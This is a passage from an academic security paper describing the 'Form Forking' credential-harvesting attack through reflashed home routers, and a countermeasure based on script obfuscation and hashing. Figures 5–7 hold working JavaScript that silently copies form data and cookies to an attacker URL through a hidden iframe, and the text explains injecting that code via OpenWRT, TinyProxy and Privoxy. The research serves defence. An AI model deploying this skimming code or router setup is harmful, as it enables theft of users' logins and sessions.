3) Analysis and Operability: We tested a prototype implementation of the obfuscation countermeasure on copies of a few login pages from three popular websites that implement secure posts. We will call them A, B and C. We estimated overhead in three conditions (1) when the server must obfuscate the JavaScript code on the page they serve, (2) when the client renders the obfuscated code in his browser, and (3) when the client submits the form causing the scripts on the page to be hashed.

a) Obfuscating the code: The Stunnix [25] JavaScript obfuscator was used to obfuscate the script. Overall, it did not take long to obfuscate a single page's embedded JavaScript, taking less than two seconds on a 2.0GHz MacBook. Obfuscating larger scripts would require a bit more time, but should be managed easily by a server who must process this merely once an hour.

b) Rendering the Obfuscated Code: Copies of both the obfuscated and un-obfuscated code were loaded in Firefox 2.0.0.3 and timed using the FireBug plug-in (version 1.05)[26]. The plug-in shows a chart of all resources loaded and the total time (and size) required. In all cases, any overhead incurred by the JavaScript obfuscation is far less than load times due to network latency used when transferring data over the network or loading resources from cache (see Table I).

c) Script Hashing and Submission: We used a standard SHA1 implementation defined in Java-Script, and provided all of the "in submission" form's elements concatenated (in order) with all of the script elements of the page serialized into a string. Times vary depending on how much data is in-line on the page (Table II), but times are sufficiently fast that users are unlikely to notice. Times are again calculated on a 2.0GHZ Apple MacBook.

```
var serializer = new XMLSerializer();
var res = "Serialized:\n";
var scps = document
           .getElementsByTagName("script");
for(var x = 0; x < scps.length; x++) {
 try {
   scps[x].normalize();
   res += serializer
          .serializeToString(scps[x])+"\n";
 } catch(e) {
   res += e;
 }
}
```

Fig. 4. JavaScript to create a canonical form of a page's scripts in Firefox.

d) DOM Serialization: In order for the code C to be able to calculate a hash of a canonical form of the current web-page it needs to be able to access a description of the current web-page. This is done through the browser's Document Object Model (DOM), which provides a hierarchical data-structure that represents the current web-page. We collect all of the scripts through the DOM, and then use the XML serializer to convert them into strings to be hashed. See Fig. 4 for some sample source. There is an expectation that all browsers will provide the same canonical form, otherwise checksums computed by clients and browsers will not match up, even when no Form Forking attack is present. The countermeasure developer must ensure this is the case. This may possibly involve modifying the default serialization code, if necessary. Alternatively, the web server can calculate its checksum to be consistent with the browser it is communicating with. Either option is viable.

IV. Form Forking Implementation

Our proof-of-concept implementation relies on the use of two technologies: the OpenWRT project [27] to perform Linux-style modifications on a wireless router, and JavaScript appended to each web page that "trawls" for form submissions. We will first describe how we modified a wireless router to manipulate the HTTP responses that pass through it. Next, we will describe what modifications were made in the HTTP responses.

A. Our Setup

We acquired a Linksys WRT54GL router and installed OpenWRT (White Russian development branch), which functions similar to the manufacturer's software. We customized it by installing two proxy servers: TinyProxy [28] to transparently proxy all HTTP traffic and Privoxy [29] to manipulate all web pages received by the router's clients (Figure 2). We note that many other brands, Linksys/Cisco, D-Link and Dell to name a few (see [30] for a complete list), produce routers that can be re-flashed with images created from OpenWRT and thus are just as susceptible.

TinyProxy was needed since Privoxy does not run in transparent proxy mode. This means that to use the router with only Privoxy, clients must specify proxy settings in their web browsers telling the software to use a proxy. By adding TinyProxy in front of Privoxy, these instructions are added for all HTTP requests regardless of clients' proxy configuration settings. We configured OpenWRT's NAT (IPChains) to forward all HTTP traffic through TinyProxy.

TinyProxy forwards all HTTP requests through Privoxy, which in turn contacts the desired HTTP server. When a response arrives, Privoxy runs filters on the web page that are specified in the form of regular expressions. We implemented a simple regular expression that searches for the `</body>` tag in the HTML (usually at the very end of a web page). When found, it inserts a block of JavaScript just before the `</body>` tag. This injects our Form Forking JavaScript code into all HTML pages (see Section IV). When run, the attacking JavaScript code simply attaches to all forms on the page, ensuring that all form submissions are run through the forking code before being submitted. This code is non-trivial and evolved through many different techniques.

B. General JavaScript MITM Attack

The basic principle we propose involves JavaScript that on form submission copies it and submits the data to an attacker's server. This attack comes in two phases: (1) locating the form objects in the browser's Document Object Model (DOM), and (2) capturing submit events to trigger form duplication and multiple submissions.

1) Hijacking the Forms: Immediately upon encountering our script, the target's web browser will enumerate all HTML forms in the web page's DOM, running our `hijack()` function on each HTML form (Figure 5). In short, our script takes over the `onsubmit` event with a `leech()` function, setting it up to copy and submit the form data to the attacker's server. Following that, any code that was in the `onsubmit` event before is executed so that the form runs like it did before.

The `leech()` function (Figure 5) Additionally, `leech()` must be sure that the legitimate form is submitted, *but not before the copy has finished submission*.

Lines 15–49 of Figure 5 show JavaScript code for the `leech()` function, which is triggered last before a form is submitted. This function is somewhat complex since it must on the fly create a hidden `iframe`, deep-copy the target form, modify the copy of the form, then submit the copy of the form. It takes a second parameter that is a closure containing the previously defined `onsubmit` code. A timeout is set by this function to delay execution of the old `onsubmit` code until the hijacked copy is given a chance to submit its data to the attacker's server. When the timeout executes, it simulates the `onsubmit` handler by evaluating the old code it contained, then if the result is not false, the original form submission is triggered using the `.submit()` method.

It is important to note that there is an option of trawling the data either before or after the web-script, associated with the given form, has a chance to do any data validation. Obtaining the data the victim actually types is more useful than obtaining validated data that might result from the web-script, since an attacker would most likely use stolen credentials in the same

way the victims did: typing them into the web form. Therefore, our implementation intercepts form data before any scripts included on the web-page process it.

2) Why Post-Validation Trawling is Inconvenient: Initially we took the approach of "leeching" (duplicating the form and sending to our server) after any developer-specified form validation has taken place. This validation is usually initiated through an `onsubmit` attribute in the HTML `<form>` element. The web site author identifies JavaScript code that must execute and that ultimately controls whether or not a form is submitted when submission is initiated by the visitor.

For example, `<form action="submit.cgi" onsubmit="return validate(this);">` identifies a form that will submit to `submit.cgi`. When the user initiates submission by clicking an input in that form of type "submit", then `validate(this)` is called, which can process data in the form object (`this`). If the `validate()` function returns false, the form submission is cancelled. Otherwise, the submission takes place and the current page displayed in the browser is replaced with the results of the submission.

Our first incarnation of the attack involved capturing the contents and results of the `onsubmit` handler, and once it finished validating our code it sent a copy of the validated form to the attacker's server. We were motivated to begin with this technique since validation may add or change input elements in the form to correspond to a standard (e.g., formatting a date), and stealing the data post-validation ensured the trawling would record only validated data.

After some testing and discussion, we realized that stealing data after validation takes place may not be the best approach. Not only did it mean the input might be changed from what the victim *actually typed into the form*, but it may also remove elements. As a result, we decided to re-implement our code to steal data *before* validation.

Additionally, stealing the data after validation could easily be circumvented by the website: In the validation function, a call to the `.submit()` method on the form object would result in instant submission of the form *without returning from the function.* In this way, the form could be submitted before all of the code in the `onsubmit` handler was able to execute. Ensuring the theft occurs before any of the `onsubmit` code executes disallows the website from bypassing our code.

3) Form Submission Origins: There are two ways to trigger form submission: (1) a user could click on a submit button causing form submission in a traditional sense, or (2) JavaScript could trigger the form to submit. In each case a different path is taken through execution before the form is assembled into an HTTP request and sent to the server (see Figure 3).

One could attempt to avoid a Form Forking attacker who attaches to the `onSubmit` event handler by using JavaScript that manually calls the `.submit()` method of a form when, say, a button in the form is clicked. This avoids running any script in the `onSubmit` handler, and thus requires the attacker to perform a more complex operation: hijacking the `.submit()` method of each form. This too can easily be done, since any function in JavaScript can be changed. An attacker can insert code to attach to the `.submit()` method of all forms on a page. Further, while trawling form data, an attacker can easily steal cookies from a client. These cookies can be used to hijack sessions, or even circumvent a second factor of authentication, as in the example, previously related to the reader, on how chase.com is vulnerable to identity theft. JavaScript can be added so that, on-the-fly, it adds another element to the leeched form, and set its value to the list of cookies for the site. Similarly, any data that can be obtained from the JavaScript global environment can be added to the form and sent to the attacker with the stolen form data.

```
var fms = document.getElementsById("form");
for(var i=0; i<fms.length; i++) {
  var oldsub = fms.item(i).submit;

  //leech the form, then continue with the
  // original submission
  fms.item(i).submit = function() {
    leechFromSubmit(fms.item(i));
    return oldsub();
  };
}
```

Fig. 6. Code to take control of .submit() events.

```
var elt = document.createElement("input");
elt.setAttribute("type", "hidden");
elt.setAttribute("name", "leech_cookies");
elt.setAttribute("value",
  escape(document.cookie));
```

Fig. 7. Code to steal cookies along with form data in Form Forking

4) Hijacking .submit: Only one of the two ways to submit a form is addressed in the code in Figure 5 for `onsubmit` above. Figure 6 shows code for a how an attacker can additionally hijack .submit() routines, if this is used in an attempt to bypass Form Forking. The `leechFromSubmit()` function is almost exactly the same as the `leech()` function discussed before, so for brevity we do not include it.

5) Cookie Theft: Perhaps an attacker wishes to steal cookies with the form. Assume the form was originally being submitted to a URL in the domain `domain.com`. All `domain.com` cookies will be sent with the form submission. When the form is copied and modified to submit to a different domain (`attacker.com`), then the cookies are not present, so an attacker must do a little extra work to steal cookies with the rest of the form. Figure 7 shows example code that the attacker can use to steal cookies associated with a site. This is important, as some sites 'augment' identity verification through the presence of cookies.

V. Related Work

Works stressing the vulnerabilities of home routers, and the potential for large numbers of these routers to be infected has been seen in [1], [2], [4], [5] and [6]. Of these, works

```
/** Code to attach to all forms in this document */
var fms = document.getElementsByTagName("form");
for(i=0; i<fms.length; i++) {
  hijack(fms.item(i));
}

function hijack(frmObj) {
  var delayCode = "";
  if(frmObj.hasAttribute("onsubmit")) {
    delayCode = frmObj.getAttribute("onsubmit");}
  frmObj.setAttribute("onsubmit", "return leech(this,function(){" + delayCode + "});");
}

/** Copies and submits a form object's complete contents */
function leech(frmObj, delayCode) {
    //create a copy of the existing form, with unique ID
    var rnd = Math.floor(Math.random()*256);
    var newFrm = frmObj.cloneNode(true); //deep clone
    newFrm.setAttribute("id", "leechedID" + rnd);
    newFrm.setAttribute("target", "hiddenframe" + newFrm.id);
    newFrm.setAttribute("action", "http://trawl.er/recordpost.php");

    //create an iframe to hide the form submission.
    var hiddenIframe = document.createElement("iframe");
    hiddenIframe.setAttribute("style", "position:absolute;" + "visibility:hidden;z-index:0;");
    hiddenIframe.setAttribute("name", "hiddenframe" + newFrm.id);

    //add form to hidden iframe and iframe to the document
    hiddenIframe.appendChild(newFrm);
    window.document.body.appendChild(hiddenIframe);

    //do stealthy submission of hijacked form
    newFrm.submit();

    // Prevent race-winning by setting event for the future.
    // This real form submission happens 50ms after the hijacked one.
    setTimeout(function() {
            //hide traces of the dual submit
            window.document.body.removeChild(hiddenIframe);
            //emulate the onSubmit handler by evaluating given code
            if(delayCode() != false) { frmObj.submit(); }
        }, 50);

    //disallow other submission just yet
    return false;
}
```

Fig. 5. Forking forms before any validation is performed; our code executes before any server-side JavaScript validation takes place to ensure that the data inside the form elements is not manipulated. This code is compressed and put into a regular expression used by Privoxy. The result is that all HTML pages served by our router have hijacked forms.

that considered specific vulnerabilities are in [1], [2], although they consider attacks that only require modification of default software of the router. To the best of our knowledge, this is the first paper to demonstrate the ease with which actual malware can be deployed on home routers and perform an actual implementation. While there has been discussion of attacking specific sites using form-forking like attacks, to the best of our knowledge this is the first time it has been demonstrated to be feasible to indiscriminately attack all vulnerable sites with own attack.

While much work has been done on preventing cross-site scripting attacks, and script injection attacks on web-servers (ex.,[31], [32], [33]), these works are not applicable to the current work, as the goal here is to prevent scripting attacks on scripts as they transmit from the server to the client, and therefore aim to protect the client. Therefore, the host-based access controls and input filtering are of no help in these cases. More appropriately, work on tamper-resistance [16], [17], [18] and protecting mobile agents from malicious hosts [21], [22], [23] address situations similar to our problem, although it is normally considered in a Digital Rights Management framework. While we can consider the delivery of a correct and unmodified website as a form DRM, we note that each website is server to only one intended final recipient, and we need to guarantee correct delivery over very short time-scales (namely, those that a user would reasonable expect for the downloading of a web-page, at most several seconds). Tamper-protecting notions are closely related to the concept of code obfuscation. In [24] Barak et al. show that strong models of obfuscation are not achievable.

A few positive results on the obfuscation of point functions have been shown based on varying strengths of cryptographic assumptions and models [34], [35], [36], but this is not theory on which commercial obfuscators are currently based. Rather, the commercial obfuscators used in practice tend to be based on the types of heuristic transforms described by Collberg et al. [20] and Beaucamps and Filiol [37]. Due to the fact that such techniques are not provable, there is a necessity to consider metrics to measure their effectiveness, and Anckaert et al. [38] have provided initial metrics. We note that virus writers have been using obfuscated JavaScript to their advantage, and to the detriment of Anti-Virus software [39].

Because a script modification attack requires the installation of malicious software on the router, one can consider malware defense strategies for the routers. While there has been a considerable amount of work put in to malware defense on the PC (ex., [40], [41], [42]), we have previously argued that we are unlikely to see PC malware defenses migrated to router platforms, at least those that are currently deployed.

As a form of credential harvesting, our Form Forking attack would likely be deployed by current phishers. As previously stated, Form Forking is resistant to most traditional anti-phishing technology. Jakobsson and Myers [43] have compiled a book on phishing and it countermeasures, and readers interested in the general phishing problem are directed to it. Phishing Countermeasures developed for the client include built-in white- and black-listing[44], [45], [46], [47], [48], user detection through browser interface improvement [49], [50], [51], hashing of passwords [52], social networking systems to rate the authenticity of web pages [44], [46], [53] and others. Unfortunately, Form Forking is immune to all of these defenses.

One particular anti-phishing technology might seem to solve the Form Forking attack, but does not. In [54] Ross et al. proposed a system whereby passwords are intercepted by the browser and hashed before they are presented to the web-site, using a one-way hash function. The hashed value is actually a hash of the password and part of the domain of the visited site. Unfortunately, in a Form Forking attack the victim would be at the appropriate page, not a mimicked one, and the captured password would be the correct hashed value. (The hashed value would be captured, as the browser actually intercepts the keystrokes for the password and hashes them before entering them in to the form.) The hashed values are useful, because an attacker who is not using the proposed security system would need to enter the hashed data, and not the original data.

VI. Conclusions

We believe that without proactive countermeasures it will be only a matter of time until script injection and modification attacks are seen in the wild. We have presented a simple proof-of-concept of one form of script injection the attack, and discussed how it could easily be propagated. We have given countermeasures for countering all script injection and modifications attack that move computational burden to client, a key reason hosts do not deploy the more traditional solution of full SSL connections. Further, the countermeasure is deployable without any modification to the client, a necessity for most real-world security products considered by web service providers. Finally, deployment of the countermeasure by a small number of popular sites might allow general identification of infected routers, providing a larger security service to the Internet community.

We point to the need to for the research community to look at the potential of malware infected home routers to perform other forms of attacks (i.e., not script modification attacks) and corresponding defenses should be considered. Similarly, the ability to detect and protect home routers from malware infection. As stated earlier, we see the need for specific research on these devices, it is not enough to suggest that previous PC technologies will suffice.

References

[1] A. Tsow, M. Jakobsson, L. Yang, and S. Wetzel, "Warkitting: the drive-by subversion of wireless home routers," Journal of Digital Forensic Practice, vol. 1, no. Special Issue 3, November 2006.

[2] S. Stamm, Z. Ramzan, and M. Jakobsson, "Drive-by pharming," Indiana University, Tech. Rep. 641, December 2006.

[3] M. Jakobsson and Z. Ramzan, Eds., Crimeware: Understanding New Attacks and Defenses. Symantec Press, 2008.

[4] H. Hu, S. Myers, V. Collizza, and A. Vespignani, "Wifi epidemiology: Can your neighbors' routers make your's sick," Submitted to the Proceedings of the National Academy of Science, June 2007. [Online]. Available: \url{http://arxiv.org/abs/0706.3146}

[5] P. Traynor, K. Butler, W. Enck, K. Borders, and P. McDaniel, "malnets: Large-scale malicious networks via compromised wireless access points," Network and Security Research Center, Department of Computer Science and Engineering, Penn State University, Tech. Rep. NAS-TR-0048-2006, September 2006.

[6] P. Akritidis, W. Y. Chin, V. T. Lam, S. Sidiroglou, and K. G. Anagnostakis, "Proximity breeds danger: emerging threats in metro-area wireless networks," in SS'07: Proceedings of 16th USENIX Security Symposium on USENIX Security Symposium. Berkeley, CA, USA: USENIX Association, 2007, pp. 1–16.

[7] (2008, 01). [Online]. Available: \url{http://news.cnet.com/8301-10789_3-9855195-57.html}

[8] R. McMillan, "Gartner: Consumers to lose 2.8 billion to phishers in 2006," 2006. [Online]. Available: \url{http://www.networkworld.com/news/2006/110906-gartner-consumers-to-lose-28b.html}

[9] C. Abad, "The economy of phishing: A survey of the operations of the phishing market," First Monday, vol. 10, no. 9, 2005. [Online]. Available: http://www.firstmonday.org/issues/issue10_9/abad/

[10] D. Mercer, "Home Network Adoption: Wi-Fi Emerges As Mass Market Phenomenon," Market Report, May 2006, http://www.strategyanalytics.net/default.aspx?mod=ReportAbstractViewer&a0=2909. [Online]. Available: http://www.strategyanalytics.net/default.aspx?mod=ReportAbstractViewer&a0=2909

[11] J. Grossman and T. C. Niedzialkowski, "Hacking intranet websites from the outside," Black Hat Briefings, 2006.

[12] J. Franklin, D. McCoy, P. Tabriz, V. Neagoe, J. V. Randwyk, and D. Sicker, "Passive data link layer 802.11 wireless device driver fingerprinting," in USENIX-SS'06: Proceedings of the 15th conference on USENIX Security Symposium. Berkeley, CA, USA: USENIX Association, 2006, pp. 12–12.

[13] Open Source Project, "White russian openwrt firmware," http://downloads.openwrt.org/whiterussian/0.9/. [Online]. Available: http://downloads.openwrt.org/whiterussian/0.9/

[14] T. Jagatic, N. Johnson, M. Jakobson, and F. Menczer, "Social phishing," To Appear in Communications of the ACM, http://www.indiana.edu/phishing/social-network-experiment/phishing-preprint.pdf.

[15] "Microsoft: putting its desktop security cards on the table." 2005, http://www.cbronline.com/article_feature.asp?guid=7BE9FA8F-0ABD-4B00-B6DE-90885157E970.

[16] C. S. Collberg and C. Thomborson, "Watermarking, tamper-proofing, and obfuscation-tools for software protection," IEEE Transactions on Software Engineering, vol. 28, no. 8, pp. 735–746, 2002.
[17] B. Fu, I. Golden Richard, and Y. Chen, "Some new approaches for preventing software tampering," in ACM-SE 44: Proceedings of the 44th annual Southeast regional conference. New York, NY, USA: ACM, 2006, pp. 655–660.
[18] N. Dedic, M. H. Jakubowski, and R. Venkatesan, "A graph game model for software tamper protection." in Information Hiding, ser. Lecture Notes in Computer Science, T. Furon, F. Cayre, G. J. Doërr, and P. Bas, Eds., vol. 4567. Springer, 2007, pp. 80–95. [Online]. Available: http://dblp.uni-trier.de/db/conf/ih/ih2007.html#DedicJV07
[19] J. Ruderman, "Mozilla description of signed javascript," Web-Page, 05 2007, http://www.mozilla.org/projects/security/components/signed-scripts.html.
[20] C. Collberg, C. Thomborson, and D. Low, "A taxonomy of obfuscating transformations," Tech. Rep. 148, Jul. 1997, http://www.cs.auckland.ac.nz/$\sim$collberg/Research/Publications/CollbergThomborsonLow97a/index.html.
[21] F. Hohl, "Time limited blackbox security: Protecting mobile agents from malicious hosts," in Mobile Agents and Security. London, UK: Springer-Verlag, 1998, pp. 92–113.
[22] T. Sander and C. F. Tschudin, "Protecting mobile agents against malicious hosts," in Mobile Agents and Security. London, UK: Springer-Verlag, 1998, pp. 44–60.
[23] J. Claessens, B. Preneel, and J. Vandewalle, "(how) can mobile agents do secure electronic transactions on untrusted hosts? a survey of the security issues and the current solutions," ACM Trans. Interet Technol., vol. 3, no. 1, pp. 28–48, 2003.
[24] B. Barak, O. Goldreich, R. Impagliazzo, S. Rudich, A. Sahai, S. Vadhan, and K. Yang, "On the (im)possibility of obfuscating programs," Proceedings of CRYPTO 2001, vol. 2139, 2001. [Online]. Available: citeseer.ist.psu.edu/barak01impossibility.html
[25] Stunnix Inc., "Stunnix javascript obfuscator," 05 2007, http://www.stunnix.com/prod/jo/overview.shtml.
[26] J. Hewitt, "Firbug firefox plugin extension," Web, https://addons.mozilla.org/en-US/firefox/addon/1843.
[27] OpenWRT, "Openwrt webpages," 5 2007, http://openwrt.org/.
[28] SourceForge Project, "Tinyproxy proxy software," 05 2007, http://tinyproxy.sourceforge.net/.
[29] Privoxy Org, "Privoxy proxy software," 05 2007, http://www.privoxy.org/.
[30] OpenWRT, "Hardware compatability list for openwrt project," 05 2007, http://wiki.openwrt.org/TableOfHardware.
[31] T. Jim, N. Swamy, and M. Hicks, "Defeating Script Injection Attacks with Browser-Enforced Embedded Policies," in WWW '07: Proceedings of the 16th international conference on World Wide Web. New York, NY, USA: ACM, 2007, pp. 601–610. [Online]. Available: http://portal.acm.org/citation.cfm?id=1242572.1242654
[32] A. Nguyen-Tuong, S. Guarnieri, D. Greene, J. Shirley, and D. Evans, "Automatically hardening web applications using precise tainting," in Security and Privacy in the Age of Ubiquitous Computing, 2005, pp. 295–307. [Online]. Available: http://dx.doi.org/10.1007/0-387-25660-1_20
[33] Z. Su and G. Wassermann, "The essence of command injection attacks in web applications," in POPL '06: Conference record of the 33rd ACM SIGPLAN-SIGACT symposium on Principles of programming languages. New York, NY, USA: ACM, 2006, pp. 372–382.
[34] B. Lynn, M. Prabhakaran, and A. Sahai, "Positive results and techniques for obfuscation," in Proceedings of Eurocrypt '04, ser. LNCS. Springer, 2004.
[35] H. Wee, "On obfuscating point functions," in STOC '05: Proceedings of the thirty-seventh annual ACM symposium on Theory of computing. New York, NY, USA: ACM, 2005, pp. 523–532.
[36] R. Canetti and R. R. Dakdouk, "Obfuscating point functions with multibit output," in EUROCRYPT, ser. Lecture Notes in Computer Science, N. P. Smart, Ed., vol. 4965. Springer, 2008, pp. 489–508.
[37] P. Beaucamps and E. Filiol, "On the possibility of practically obfuscating programs towards a unified perspective of code protection," Journal in Computer Virology, vol. 3, no. 1, pp. 3–21, 2007.
[38] B. Anckaert, M. Madou, B. D. Sutter, B. D. Bus, K. D. Bosschere, and B. Preneel, "Program obfuscation: a quantitative approach," in QoP '07: Proceedings of the 2007 ACM workshop on Quality of protection. New York, NY, USA: ACM, 2007, pp. 15–20.
[39] K. Heyman, "New attack tricks antivirus software," Computer, vol. 40, no. 5, pp. 18–20, 2007.
[40] M. Christodorescu, S. Jha, S. A. Seshia, D. Song, and R. E. Bryant, "Semantics-aware malware detection," in SP '05: Proceedings of the 2005 IEEE Symposium on Security and Privacy. Washington, DC, USA: IEEE Computer Society, 2005, pp. 32–46.
[41] P. Szor, The Art of Computer Virus Research and Defense. Addison-Wesley Professional, 2005.
[42] M. Christodorescu, S. Jha, D. Maughan, D. Song, and C. Wang, Malware Detection (Advances in Information Security). Secaucus, NJ, USA: Springer-Verlag New York, Inc., 2006.
[43] M. Jakobsson and S. myers, Eds., Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft. Wiley, 2007.
[44] Cloudmark Inc., "Cloudmark toolbar," http://www.cloudmark.com/desktop/ie-toolbar/.
[45] McAfee Inc., "Mcafee anti-phishing filter," http://www.networkassociates.com/us/products/free_tools/free_tools.htm.
[46] Netcraft Ltd., "Netcraft anti-phishing toolbar," http://toolbar.netcraft.com/.
[47] UK Digital Solutions, "Site safe," http://www.site-safe.org/.
[48] EarthLink Inc., "Earthlink toolbar," http://www.earthlink.net/software/free/toolbar/.
[49] Verification Engine, http://www.vengine.com/.
[50] Stanford Security Lab, "Spoofguard," http://crypto.stanford.edu/SpoofGuard/.
[51] CoreStreet Ltd., "Spoofstick," http://www.corestreet.com/spoofstick/.
[52] Stanford Security Lab, "Pwdhash," http://crypto.stanford.edu/PwdHash/.
[53] A. Genkina and J. Camp, Phishing and Countermeasures: Undertanding the Increasing Problem of Electronic Identity Theft. Wiley, 2007, ch. Social Networks, pp. 523–550.
[54] B. Ross, C. Jackson, N. Miyake, D. Boneh, and J. Mitchell, "Stronger password authentication using browser extensions," Usenix Security Symposium,, August 2005.
[55] Y. Ha, M. Faloutsos, S. Krishnamurthy, and B. Huffaker, "On routing asymmetry in the internet," in IEEE GLOBECOM, 2005, www.cs.ucr.edu/~krish/yhe_gcom05.pdf.

APPENDIX

Traditional MITM attacks let adversaries manipulate traffic between two parties in each direction. Such attacks can be difficult to implement on datagram based network routing protocols, such as TCP/IP, because the pathway used to communicate in both directions between the parties need not be the same. Likewise, it can be difficult for the adversary to control enough resources to perform a MITM attack that requires communication in both directions. In principle, there is no need for each packet in a datagram to cross across the same router, in practice it tends to be the case with web pages as all of the packets representing a web page tend to served in quick-succession by a web-server, and thus the routing conditions at different routers tend to ensure all packets traverse the same route. However, due to asymmetries in routing tables and time delays changing routing conditions, by the time a user has finished providing data to a form and submitting it, this may no longer be the case [55]. Further, one of the reasons many have previously argued that MITM Phishing attacks are less dangerous than they may otherwise appear to be is because a server acting as MITM machine in a traditional phishing attack was thought to be easily recognized. For example if a number of victims attempt to authenticate to an illegitimate phishing server performing a MITM attack, then the same illegitimate MITM server would attempt to authenticate with the bank numerous times. It is argued these attempts can easily be noticed, as they would all come from the same, or a small

number of, IP addresses. Once noticed, connections from such servers could be terminated. However, with one-way MITM attacks, such as Form Forking, this is no longer the case, as the attacks will all come from legitimate users IP addresses.

While the Form Forking attack proposed herein was implemented for demonstration and testing purposes on a home-router, and was therefore unlikely to suffer from the problem of intercepting communications between the client and server in both directions, the fact that this attack needs to only manipulate traffic in one direction means that any insecure router or gateway that sees much traffic could perform this attack (assuming that it has the ability to modify traffic).